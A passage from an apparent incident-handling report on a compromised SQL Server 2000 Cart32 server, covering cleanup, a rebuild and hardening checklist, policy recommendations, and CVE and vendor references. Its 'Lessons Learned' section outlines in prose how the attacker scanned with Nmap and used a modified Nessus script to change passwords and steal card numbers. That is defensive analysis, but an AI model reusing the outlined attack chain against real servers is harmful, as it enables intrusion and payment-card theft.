Before doing the next reboot we had to go in and change all user accounts in the services. Go to Control Panel/Administrative Tools/Services double click on each service go to the Logon tab and change the password for the account if it is needed.

Reboot the server and make sure everything comes up and is working properly.

Since I was not allowed to do a clean install of any operating system or software, this was the next best thing. Since we have now been able to lock this person out of the system using the overflow, we are now making him/her find a new way in. If this person was successful in gathering any passwords that were previously used those are also no longer valid.

Recovery

Company A did not want anything recovered due to the cost involved with properly recovering a system from years of abuse. Below will be what I recommended to Company A to be done to SQL2000.

To start off I did recommend to Company A that they implement a guideline for how frequently they apply OS and application patches. I recommended that every Friday night they update their patches. If they get a patch that causes a problem, this will give them through the weekend to recover from the problem and fewer customers will notice downtime on the weekends.

I first recommended that Company A purchase a server of their choice. With the understanding that the better the server the longer its life expectancy. Once the server is purchased, I would start the install of the server. I would start doing the install of the server without it being plugged in and have the service packs and patches burned to CD for the operating system and all default install applications and install the patches from CD. Next, I would install Microsoft SQL Server 2000 and install the patches from CD.
I would do the following steps next:

- Remove the guest account
- Rename the administrator account
- Remove any unnecessary programs.
- Set a password complexity policy of 8 characters with at least 1 upper case letter, 1 lower case letter, 1 number and 1 special character.
- Verify that all drives are using NTFS
- Replace the ACL of Everyone on the partitions and all folders to Administrator.
- Install Antivirus software
- Shutdown any unnecessary services.
- Enable TCP/IP Port Filtering
- Enable Security Auditing
- Set permissions on the security log
- Prevent last logged in user from being displayed
- Set a BIOS password
- Disable all default shares
- Restrict Access to the registry from a Remote Computer (Refer to http://support.microsoft.com/?kbid=153183)
- Lock down SQL by following the recommendations by Microsoft https://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/tools/chklist/sqlsec.asp

Now that I am sure that my system is fully patched and locked down, I will plug in the server to the network. This server will not be available to the internet yet. Now that this is plugged in, I will run the MS baseline Security Analyzer against the new server. If this passes the Microsoft Baseline, I will then run Nessus against the new server enabling all scans and make sure that Nessus does not point out any holes.

Now it is time to start loading the SQL database on to the new server. Since the data that was in the Cart32 database is not needed for future transactions, I would just do a default install of Cart32 with the default Cart32 database and configure as if it were brand new. I would keep the flat file backup of the SQL database in case anything ever needed to be retrieved.

The next step I would take is to migrate all miscellaneous applications from SQL2000 to the new server. Again after doing this, I would run Nessus against the server to make sure that no application accidentally opened the server up to vulnerability.

Now that the new server is up and running functionally, I would put the new server behind the firewall with a default rule of deny all and a rule of allow Port 1433 and 1434 from <web1 server IP address> to <Internal IP address of new server>. This will mean that all attacks to the SQL database have to come from Web1 and not from the internet. Even though this does allow an attacker to take over Web1 and then attack the new SQL server, they will not be able to find this as easily. This will at least require them to work on this problem and hopefully trigger some kind of warning to the IT person that something is not right! There are better implementations out there for allowing a web server to access a SQL DB, but this is for a cash tight company. This option does cost some money, but it should not cause them any down time.

I also recommended an Intrusion Detection System (IDS) to help them detect what may be happening when another "event" comes up. I recommended SNORT because it is free, open source and has pretty good support in the security community. They did go forward with this part.

Lessons Learned

Based on the research that I have done on this incident, this is my conclusion of what happened during the attack.

The attacker used a tool such as Nmap to scan a range of networks to find vulnerable boxes. During the scan, he/she noticed that there was a server that was not protected at all. Even ports 135 and 139 were wide open. This was too sweet for a hacker to pass up. Upon doing some further research, the attacker noticed that the SQL server was used for a shopping cart system that was used on multiple websites within the same IP range.

Now that this attacker knows that, it will now be all too easy to pluck all of the credit cards number off of this database. If this is all the attacker would have done, they would have had the card numbers free and clear and with further access at any point in time that he/she wanted to get the updated numbers. This attacker became too greedy and changed the clients password in Cart32's back end and changed the email address that all orders will be mailed to. Since the attacker became greedy he/she was caught because he/she was caught changing the passwords and trying to charge to these credit cards.

Once this attacker had the goal in mind, all that he/she had to do was update the NASL script in Nessus and write the commands to change the passwords and email address in the SQL

tables. It was this easy for an attacker who had all of the right tools. The attacker did not need to pay for any tools, all that he/she needed was Linux, Nmap, Nessus, internet access and some talent and knowledge (or just good research). Once the shopping cart function on Client Z's website was moved to Cart32.com for hosting, the client was hacked again in the very same fashion. The irony of this is, that the same thing happened at Cart32 with Client Z's shopping cart. I had a phone call with Cart32 and they informed me that the attacker dropped tables in to their database to change the password. It is my guess that the attacker used the same script to attack them as they used on Company A's web servers.

The amount of money that this incident cost can not be easily quantified. Company A would need to evaluate the hard costs, such as consulting time spent and lost revenue from Client Z due to them leaving. Then the company will need to evaluate the soft costs of this incident which would include bad PR with Client Z (they will never get referrals from Client Z) and the amount of employee time spent troubleshooting these issues. This time should include the amount of time the president of Company A spent talking to Client Z and everyone else about this problem. My estimate is that this incident will cost them approximately $7,500 over the course of two years. This is probably a conservative estimate.

What it would take to prevent this from happening again is truly an easy answer, although harder to implement. This all boils down to the lack of an IT policy. There needs to be a policy in place for every action that is taken on the network. Below are some examples.

There needs to be a log book for each server. If any changes are made, no matter how small it seems, it needs to be written down in the log book.

All patches for the system, Operating Systems and applications, need to be applied within one week of release. This will mean that the IT person will need to know every piece of software running on the servers and what patches need to be applied.

All servers need to be behind a firewall and all rules are not to be allow <service/port> from * to <internal server IP address>. The rules need to be allow <service/port> from <specific IP address> to <internal server IP address>. This should prevent a lot of attacks from happening on any servers.

Have an incident handling team. When you get hacked, you will want to be able to easily and rapidly have a qualified team of individuals working on your problem. This will help to ensure that you have the right team working for you.

If something "strange" happens, the IT person needs to be alerted immediately and let the IT person handle the problem. This should not be a task that anyone else should take on.

Only an IT person is allowed to make any changes to the system. This would also need to include that only the IT person and Executives have the password. This would only work in a smaller organization. In a larger organization, your Executives probably should not have the password.

Do not use blank SA passwords. Although this was not the problem in this incident it needs to be stated for future databases.

During the handling of this incident, it has become very clear to me the importance of having an incident handling plan in place, and systems to help with the incident handling process. Although this attack did not have a specific IDS signature associated to it, it can not be captured by SNORT IDS. The one thing that would have helped us in our process, is that SNORT does log every log on to Cart32 and we could have determined what IP address logged in to the Cart32 shopping system and it is believed that this person did log in to Cart32 via the web interface. This could have helped the FBI a considerable amount if we had proof that some one logged in from Britain and Company A has no clients in Britain. Not to mention the amount of time wasted looking at ghost problems. If we would have had monitoring tools we would not have spent as much time looking at so many things.

This has been one of my main points to Company A about getting some policies and monitoring stations in place. The money side of this makes a very good argument to the Executive Managers. If you put this fairly low cost implementation in place, it can save you ten-fold on the next incident alone. Hey, you may even be able to catch the next bad guy.

References:

1. **Source http://msdn.microsoft.com/library/default.asp?url=/library/en-us/tsqlref/ts_ra-rz_5ooi.asp**

2. **Source: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/formatmessage.asp**

3. **Source: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/tsqlref/ts_xp_aa-sz_9ffq.asp**

Aitel, Dave "You had me at Hello"
URL: http://www.immunitysec.com/vulnerabilities/mssql_hello_overflow.nasl
(19 August 2003)

Common Vulnerabilities and Exposures (cve.mitre.org) "CAN-2001-054 (Under Review)"
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0542
(19 August 2003)

Common Vulnerabilities and Exposures (cve.mitre.org) "CVE-2002-0186"
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0186
(19 August 2003)

Common Vulnerabilities and Exposures (cve.mitre.org) "CAN-2002-1123 (Under Review)"
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1123
(19 August 2003)

Microsoft Corporation "Microsoft Security Bulletin MS02-056"
URL: http://www.microsoft.com/technet/security/bulletin/MS02-056.asp
(19 August 2003)

Security Focus "Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability"
1 February 2003
URL: http://www.securityfocus.com/bid/5411
(19 August 2003)

Microsoft Corporation "RAISERROR"
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/tsqlref/ts_ra-rz_5ooi.asp
(19 August 2003)

Microsoft Corporation "FormatMessage"
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/formatmessage.asp
(19 August 2003)

Mircrosoft Corporation “xp_sprintf”
URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/tsqlref/ts_xp_aa-sz_9ffq.asp
(19 August 2003)